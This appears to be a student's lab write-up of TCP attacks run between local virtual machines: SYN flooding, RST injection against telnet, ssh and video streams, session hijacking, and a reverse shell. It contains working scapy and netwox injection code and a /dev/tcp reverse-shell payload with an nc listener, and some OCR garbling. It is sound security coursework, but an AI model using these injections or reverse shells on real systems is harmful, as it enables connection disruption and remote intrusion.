Task 1 : SYN Flooding Attack


```
[02/14/21]seed@VM:~/Desktop$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
```

Initially the syn cookies is turned on, when I try the SYN Flooding attack, it will only capture the request slowly which means it will not occupy the whole queue of the half-connection queue.

```
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp6       0      0 10.0.2.4:http           dynamic-077-007-0:29087 SYN_RECV
tcp6       0      0 10.0.2.4:http           8.21.237.97:64704       SYN_RECV
tcp6       0      0 10.0.2.4:http           250.9.40.6:58568        SYN_RECV
tcp6       0      0 10.0.2.4:http           252.152.146.47:28194    SYN_RECV
tcp6       0      0 10.0.2.4:http           255.30.192.19:29849     SYN_RECV
getnameinfo failed
tcp6       0      0 10.0.2.4:http           [UNKNOWN]:5873          SYN_RECV
tcp6       0      0 10.0.2.4:http           38.170.100.242:39542    SYN_RECV
getnameinfo failed
getnameinfo failed
tcp6       0      0 [UNKNOWN]:http          [UNKNOWN]:26953         SYN_RECV
tcp6       0      0 10.0.2.4:http           S0106a0ff7071ff21:43144 SYN_RECV
getnameinfo failed
tcp6       0      0 [UNKNOWN]:http          71.193.152.27:61059     SYN_RECV
tcp6       0      0 10.0.2.4:http           116.76.91.13:37519      SYN_RECV
getnameinfo failed
tcp6       0      0 [UNKNOWN]:http          142.8.108.194:61277     SYN_RECV
Trash      0      0 10.0.2.4:http           40.82.135.246:30859     SYN_RECV
tcp6       0      0 10.0.2.4:http           255.33.64.205:32482     SYN_RECV
```

```
net.ipv4.tcp_syncookies = 0
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
```

However, when I turned off the syn cookies, I am able to succeed the SYN flooding attack.




The queue is full with SYN_RECV connection.


Task 2 : TCP RST Attacks

On telnet:

Firstly, I set up telnet connection between 10.0.2.4 and 10.0.2.5. Then I run the code:




After the attack, the connection between the 10.0.2.4 and 10.0.2.5 is broken.




On ssh:

Firstly, I establish a ssh connection between the 10.0.2.4 and 10.0.2.5 by using "ssh seed@10.0.2.5" before I do the TCP reset attack, I am able to establish the connection, however, after I did the attack, the connection is broken.



Moreover, when I trying to establish the connection again while attacking, I am not able to establish it.



But after I stop the attack, I am able to establish the connection again.

By using scapy:


Code:

task2.py | task4.py

```
from scapy.all import *
ip = IP(src="10.0.2.7",dst="10.0.2.8")
tcp = TCP(sport=46630,dport=23,flags="R",seq=2261596138,ack=903716230)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```


Terminator

Result:




Task 3: TCP RST attack on video streaming application

I open a YouTube video on VM 10.0.2.4. Initially, the video stream is played smoothly. However, after I establish the RST attack on another VM 10.0.2.6, the video is stucked.



Result:



Task 4: TCP Session Hijacking

First, we set up 3 Virtual Machines: a Client(10.0.2.7), Server(10.0.2.8) and Attacker(10.0.2.9).
Then we telnet to the Server from the Client to establish a connection.

```
$ telnet 10.0.2.8
```

We use wireshark to figure out what values we should put into each field of our spoofed packets.
we can obtain the following information from the last file captured by wireshark:

```
--ip4-src 10.0.2.7
--ip4-dst 10.0.2.8
--tcp-src 46864
--tcp-dst 23
--tcp-seqnum 3680996384
--tcp-window 245
--tcp-acknum 1899252344
--tcp-data 5368616e675a6577656e
```


Now we can put together our packet.

```
$ sudo netwox 40 --ip4-src 10.0.2.7 --ip4-dst 10.0.2.8 --tcp-
src 46864 --tcp-dst 23 --tcp-seqnum 3680996384 --tcp-window
245 --tcp-acknum 1899252344 --tcp-ack --tcp-data
5368616e675a6577656e
```

This the the packet we created and injected into the TCP session:


```
[02/15/21]seed@VM:~$ sudo netwox 40 --ip4-src 10.0.2.7 --ip4-dst 1
0.0.2.8 --tcp-src 46864 --tcp-dst 23 --tcp-seqnum 3680996384 --tcp
-window 245 --tcp-acknum 1899252344 --tcp-data "5368616e677a657765
6e" --tcp-ack
IP
|version|  ihl  |      tos      |           totlen              |
|___4___|___5___|____0x00=0____|_____________0x0032=50_________|
|               id              |r|D|M|       offsetfrag      |
|_____________0x2DFA=11770______|0|0|0|________0x0000=0________|
|      ttl      |   protocol    |           checksum            |
|____0x00=0_____|____0x06=6_____|_____________0x74BE____________|
|                         source                                |
|_____________________________10.0.2.7_________________________|
|                      destination                              |
|_____________________________10.0.2.8_________________________|
TCP
|         source port           |      destination port         |
|________0xB710=46864___________|_____________0x0017=23________|
|                         seqnum                                |
|____________________0xDB678C20=3680996384______________________|
|                         acknum                                |
|____________________0x71344A78=1899252344______________________|
```

After the attack we go to the Client's machine and check Wireshark:




We can see that there are many TCP retransmission packets between the Client and the Server. The data the Attacker sent changed the sequence numbers, so the Server believes that the packet is lost and keeps trying to retransmit the packet, but it keeps being dropped by the Client.

Using Scapy
Code:



Result:



Task 5: Creating Reverse Shell using TCP Session Hijacking

To create the reverse shell, we need to conduct a TCP session hijack on the Victims VM that is telnet into the server (Observer VM in this case).


We attach the command `in/bash -i > /dev/tcp/@.@.@.@/9090 0<&1 2>&1` to the TCP Packet in the data payload. At the same time we use `netcat` on the Attacker VM to listen to for any potential connections on port 9090 using command `nc -l 9090 -v`.

Code:

```
from scapy.all import *
import sys
IpLayer = IP(src="10.0.2.7",dst="10.0.2.8")
TcpLayer = TCP(sport=40422,dport=23,flags="PA",seq=1879812351,ack=1522680602)
Data = "/bin/bash -i > /dev/tcp/10.0.2.9/9090 0<&1 2>&1\n"
pkt = IpLayer/TcpLayer/Data
ls(pkt)
send(pkt,verbose=0)
```

Python Tab Width: 8 Ln 1, Col 1 INS

Result:



The connection is successful when the TCP packet is acknowledged and the command runs successfully.